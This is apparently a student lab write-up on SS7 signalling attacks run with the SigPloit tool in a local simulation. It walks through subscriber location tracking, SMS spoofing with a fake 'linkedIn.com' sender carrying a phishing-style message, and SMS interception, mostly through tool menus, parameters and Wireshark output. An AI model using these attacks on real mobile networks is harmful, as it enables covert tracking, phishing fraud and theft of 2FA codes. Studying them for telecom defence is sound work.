

IMPLEMENTATION OF ATTACKS ON SIGNALLING SYSTEM NO. 7

The security framework of the Signaling System No. 7 (SS7) protocol is notably deficient, allowing it to be easily compromised by hackers. Due to the absence of robust security mechanisms within the SS7 protocol, individuals with unauthorized access can intercept text messages, eavesdrop on conversations, and pinpoint a user's location. This vulnerability extends to bypassing two-factor authentication by capturing the SMS codes sent to users to verify their identity.

Furthermore, upon intercepting the SMS message, the hacker can gain access to the user's social media platforms, and online banking accounts (Steiner et al., 2019)

Sigploit

SigPloit is a cybersecurity tool designed to test the security of telecommunication systems. It focuses on finding vulnerabilities in protocols like SS7, GTP, and Diameter, which are essential for mobile networks. SigPloit can simulate attacks to show how hackers could track locations, intercept calls, commit fraud, or cause service disruptions. Its purpose is to help improve the security of telecom networks by identifying and addressing these vulnerabilities (Steiner et al., 2019).

Methodology Overview

Simulation Mode

The practice mode is available to help you grasp the intricacies of attacks when direct access to the SS7 network is not possible. Server-side components, found in the directory “SigPloit/Testing/Server/Attacks/”, come in the form of .jar files. To simulate an attack on a client system, one should employ the pre-defined values within each server-side component (Mahar, 2021).

Locating a Subscriber

There are a couple of SS7 techniques that allow the determination of a subscriber's geographical position in the global mobile network. Initially, the Any Time Interrogation message is used to gather the subscriber's location details. However, it's worth noting that many network operators have now switched off the response feature to these queries. Following this, the attacker can send Mobile Application Part (MAP) messages by imitating a counterfeit Home Location Register. This method furnishes the attacker with the subscriber's current location based on collected data, including the Cell ID, Mobile Network Code (MNC), Mobile Country Code (MCC), and Location Area Code (Cleary, 2020).

Sigploit Setup

Prerequisites:

1. Python version 2.7
2. Java version 1.7 or higher
3. A Linux-based system

GitHub repository to simulate the attack:

<https://github.com/ethicalhackeragnidhra/SigPloit-ss7>

Two IPs from the same network need to be set on localhost, as the machine will be utilized as both server and client (Rifky The Cyber, 2022).

1. Location Tracking Attack

```
Message                                         Category
-----
0) SendRoutingInfo                         CAT1
1) ProvideSubscriberInfo                   CAT2
2) SendRoutingInfoForSM                    CAT3
3) AnyTimeInterrogation                  CAT1
4) SendRoutingInfoForGPRS                 CAT1

or type back to go back to Attacks Menu
(LocationTracking)> 3
*****
***          Locating Target           ***
*****
[*]Set Client PC: 1
[*]Set Peer PC: 2
[*]Set Client IP: 192.168.56.101
[*]Set Client Port: 2905
[*]Set Peer IP: 192.168.56.102
[*]Set Peer Port: 2906
***Bypass some filters, try setting it to National***
[*]Set Network Indicator [0] International [2] National: 0
[*]Set Target's MSISDN: 96599657765
[*]Set your GT: 441234567890
```

Fig 1. : Location Tracking Attack using AnyTimeInterrogation

Once the attack is launched, Wireshark will be used to capture the location data. The AnyTimeInterrogation is executed to send out a location inquiry, and in response, we will receive a confirmation, specifically a SACK AnyTimeInterrogation, containing the targeted individual's location information (Rifky The Cyber, 2022).




Fig. 2: Captured data in Wireshark

The location information was extracted from the dataset gathered via Wireshark.




Fig. 3: Target's location using Latitude and Longitude

2. Phishing Mail (Fraud)

```

1) MTForwardSMS SMS Spoofing          CAT3

or type back to go back to Attacks Menu
(Fraud)> 1
*****
***      Frauding Target      ***
*****


[*] Set Client PC: 1
[*] Set Peer PC: 2
[*] Set Client IP: 192.168.56.101
[*] Set Client Port: 2905
[*] Set Peer IP: 192.168.56.102
[*] Set Peer Port: 2906
[*] Set Network Indicator [0] International [2] National: 0
[*] Set Target's IMSI: 510891234567
[*] Set Target's MSC: 201512345678
[*] Set your GT: 62891234567
[*] Set a Spoofed SMSC GT: 96512345678
[*] Set a Spoofed Sender Name(i.e Facebook):   █

tonmoyroy@tonmoyroy-virtual-machine:~/SigPloit-ss7/Testing/Server/Attacks/Fraud/MTForwardSMS_Server$ sudo java -jar MTForwardSMSResp.jar
*****
***      SMS Spoofing      ***
*****
Input Stream = sun.net.www.protocol.jar.JarURLConnection$JarURLInputStream@4c75cab9
0  [main] WARN org.mobicens.protocols.ss7.sccp.impl.SccpStackImpl-MapLoadServerSccpStack - Failed to load the Sccp Management configuration file.
/home/tonmoyroy/SigPloit-ss7/Testing/Server/Attacks/Fraud/MTForwardSMS_Server/MapLoadServerSccpStack_management2.xml (No such file or directory)
[*] Initializing TCAP Stack ....
[+] Initialized TCAP Stack ....
[*] Initializing MAP Stack ....
[+] Initialized MAP Stack ....
█

tonmoyroy@tonmoyroy-virtual-machine:~$ sudo ip address add 192.168.56.101/32 dev lo
RTNETLINK answers: File exists
tonmoyroy@tonmoyroy-virtual-machine:~$ sudo ip address add 192.168.56.102/32 dev lo
RTNETLINK answers: File exists
tonmoyroy@tonmoyroy-virtual-machine:~$ █

[*] Set your GT: 62891234567
[*] Set a Spoofed SMSC GT: 96512345678
[*] Set a Spoofed Sender Name(i.e Facebook): linkedIn.com
[*] Set the SMS Content: please verify your linkedin account in http://linkedin.com
[*] Stack components are set...
[*] Initializing the Stack...
[*] Initializing SCTP Stack ...
log4j:WARN No appenders could be found for logger (org.mobicens.protocols.sctp.ManagementImpl).
log4j:WARN Please initialize the log4j system properly.
[+] Initialized SCTP Stack ....
[*] Initializing M3UA Stack ....
[+] Initialized M3UA Stack ....
[*] Initializing SCCP Stack ....
[+] Initialized SCCP Stack ....
[*] Initializing TCAP Stack ....
[+] Initialized TCAP Stack ....
[*] Initializing MAP Stack ....
[+] Initialized MAP Stack ....
█

tonmoyroy@tonmoyroy-virtual-machine:~/SigPloit-ss7/Testing/Server/Attacks/Fraud/MTForwardSMS_Server$ sudo java -jar MTForwardSMSResp.jar
*****
***      SMS Spoofing      ***
*****
Input Stream = sun.net.www.protocol.jar.JarURLConnection$JarURLInputStream@4c75cab9
0  [main] WARN org.mobicens.protocols.ss7.sccp.impl.SccpStackImpl-MapLoadServerSccpStack - Failed to load the Sccp Management configuration file.
/home/tonmoyroy/SigPloit-ss7/Testing/Server/Attacks/Fraud/MTForwardSMS_Server/MapLoadServerSccpStack_management2.xml (No such file or directory)
[*] Initializing TCAP Stack ....
[+] Initialized TCAP Stack ....
[*] Initializing MAP Stack ....
[+] Initialized MAP Stack ....
█

tonmoyroy@tonmoyroy-virtual-machine:~$ sudo ip address add 192.168.56.101/32 dev lo
RTNETLINK answers: File exists
tonmoyroy@tonmoyroy-virtual-machine:~$ sudo ip address add 192.168.56.102/32 dev lo
RTNETLINK answers: File exists
tonmoyroy@tonmoyroy-virtual-machine:~$ sudo wireshark
** (wireshark:5570) 18:25:40.747005 [GUI WARNING] -- QSt
andardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp
/runtime-root'
** (wireshark:5570) 18:25:43.181964 [Capture MESSAGE] --
Capture Start ...
** (wireshark:5570) 18:25:43.231227 [Capture MESSAGE] --
Capture started
** (wireshark:5570) 18:25:43.231285 [Capture MESSAGE] --
File: "/tmp/wireshark_lo059JK2.pcapng"
█

```

Fig. 4 & 5: Phishing Mail Attack

```

.... .1.. = TP-MMS: No more messages are waiting for the MS in this SC
.... ..00 = TP-MTI: SMS-DELIVER (0)
  - TP-Originating-Address - (linkedin.com)
    Length: 21 address digits
      1.... .... = Extension: No extension
      .101 .... = Type of number: Alphanumeric (coded according to 3GPP TS 23.038 GSM 7-bit default alphabet) (5)
      .... 0000 = Numbering plan: Unknown (0)
      TP-0A Digits: linkedIn.com
  > TP-PID: 0
  > TP-DCS: 0
  > TP-Service-Centre-Time-Stamp
  TP-User-Data-Length: (58) depends on Data-Coding-Scheme
  > TP-User-Data
    SMS text: please verify your linkedin account in http://linkedin.com

0000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 00 45 02 .....E.
0010 01 04 00 00 40 00 40 84 47 58 c0 a8 38 65 c0 a8 .....@ @ GX..8e..
0020 38 66 0b 59 0b 5a 3f 7b ea 6a 00 00 00 00 00 03 8f Y.Z?{ .j...
0030 00 e4 19 b3 a7 4a 00 02 00 00 00 00 03 01 00 .....J....
0040 01 01 00 00 00 d4 00 06 00 08 00 00 00 64 02 10 .....d...
0050 00 c1 00 00 00 01 00 00 00 02 03 00 00 01 09 01 .....Q!Ce..
0060 03 0e 19 0b 12 08 00 12 04 02 51 21 43 65 87 0b .....&.! Ce..b..H
0070 12 08 00 11 04 26 98 21 43 65 07 93 62 81 90 48 .....k.( .....
0080 04 00 00 00 01 6b 1e 28 1c 06 07 00 11 86 05 01 .....`...
0090 01 01 a0 11 60 0f 80 02 07 80 a1 09 06 07 04 00 .....lh. f.....0
00a0 00 01 00 19 02 6c 68 a1 66 02 01 00 02 01 2e 30 .....^....2T v...i..2T
00b0 5e 80 00 15 80 19 32 54 76 84 07 91 69 15 32 54 v. K$... .[]'...
00c0 76 f8 04 4b 24 15 d0 ec b4 7b 5d 26 27 dd ae f1 .....a@Q... :pv9<
00d0 bb 0d 00 00 61 40 30 51 15 81 20 3a 70 76 39 3c ...../..ey... .u9..v...
00e0 2f 83 ec 65 79 da 9c 07 e5 df 75 39 88 9d 76 af .....u7..v..t
00f0 cb e4 b4 1b 14 1e 8f df 75 37 1d 94 76 83 d0 74
0100 3a 5c f7 7a b1 d3 ee 75 99 cc 76 bb c6 ef 36 00 :\z..u ..v..6.
0110 00 00 ..
```

Fig. 6: Output in Wireshark After Attack Initialization

3. SMS Interception

```

(fraud)>set network_indicator 0
(fraud)>set target_msisdn 201522222222
(fraud)>set local_GT 441234567890
(fraud)>run
[*]Stack components are set...
[*]Initializing the Stack...
[*]Initializing SCTP Stack ...
log4j:WARN No appenders could be found for logger (org.mobicens.protocols.sctp.ManagementImpl).
log4j:WARN Please initialize the log4j system properly.
[+]Initialized SCTP Stack ....
[*]Initializing M3UA Stack ....
[+]Initialized M3UA Stack ....
[*]Initializing SCCP Stack ....
[+]Initialized SCCP Stack ....
[*]Initializing TCAP Stack ....
[+]Initialized TCAP Stack ....
[*]Initialized MAP Stack ....
[+]Initialized MAP Stack ....
```

```

tonmoyroy@tonmoyroy-virtual-machine: ~/sigploit_3/Testing/Server/Attacks/Fraud/ tonmoyroy@tonmoyroy-virtual-machine: ~ 63x19
249 [main] DEBUG SendIMSIResp - Initializing MAP Stack ....
324 [main] DEBUG SendIMSIResp - Initialized MAP Stack ....
143405 [Thread-0] ERROR org.mobicens.protocols.sctp.SelectorTh
read - Error while selecting the ready keys
java.lang.NullPointerException: Cannot invoke "java.net.InetAddress.getHostName()" because "inetAddress" is null
        at org.mobicens.protocols.sctp.SelectorThread.doAccept(SelectorThread.java:357)
        at org.mobicens.protocols.sctp.SelectorThread.acceptSc
tp(SelectorThread.java:195)
        at org.mobicens.protocols.sctp.SelectorThread.accept(SelectorThread.java:181)
        at org.mobicens.protocols.sctp.SelectorThread.run(Sele
ctorThread.java:153)
        at java.base/java.lang.Thread.run(Thread.java:1583)
143422 [pool-5-thread-1] WARN org.mobicens.protocols.ss7.sccp
.impl.SccpStackImpl-MapLoadServerSccpStack - Rx : MTP-RESUME:
AffectedDpc=1
```

```

tonmoyroy@tonmoyroy-virtual-machine:~$ sudo ip address add 192.
168.58.2/32 dev lo
RTNETLINK answers: File exists
tonmoyroy@tonmoyroy-virtual-machine:~$ sudo ip address add 192.
168.58.3/32 dev lo
RTNETLINK answers: File exists
tonmoyroy@tonmoyroy-virtual-machine:~$ sudo wireshark
** (wireshark:3436) 19:51:45.950258 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-roo
t'
** (wireshark:3436) 19:51:49.352831 [Capture MESSAGE] -- Captu
re Start ...
** (wireshark:3436) 19:51:49.438727 [Capture MESSAGE] -- Captu
re started
** (wireshark:3436) 19:51:49.438781 [Capture MESSAGE] -- File:
"/tmp/wireshark_lo4R6SK2.pcapng"
```

Fig. 7: SMS Interception Attack




Fig. 8: Output in Wireshark After Attack Initialization

1] Steiner, B., Escoto, L., Sefa, E., & George, J. (2019). Exploring the inherent vulnerabilities in SS7 technology using SigPloit. In *Cysecure.org*.

http://cysecure.org/560/online/project/sigploit_brianSteiner_joyGeorge_louisEscoto_emmanuelSefa.pdf

2] Cleary, B. (2020, January 2). *8 SS7 vulnerabilities you need to know about*. Cellusys.

<https://www.cellusys.com/2015/10/20/8-ss7-vulnerabilities-you-need-to-know-about/?fbclid=IwAR12>

3] Mahar, B. (2021, July 7). *3G: Practical attacks against the SS7 signaling Protocol*. Kroll.

<https://www.kroll.com/en/insights/publications/cyber/3g-practical-attacks-against-the-ss7-signaling-protocol>

4] Rifky The Cyber. (2022, September 30). *Part 1: how to trigger SS7 AnytimeInterrogation from our computer* [Video]. YouTube.

https://www.youtube.com/watch?v=-_7_wKhzY2A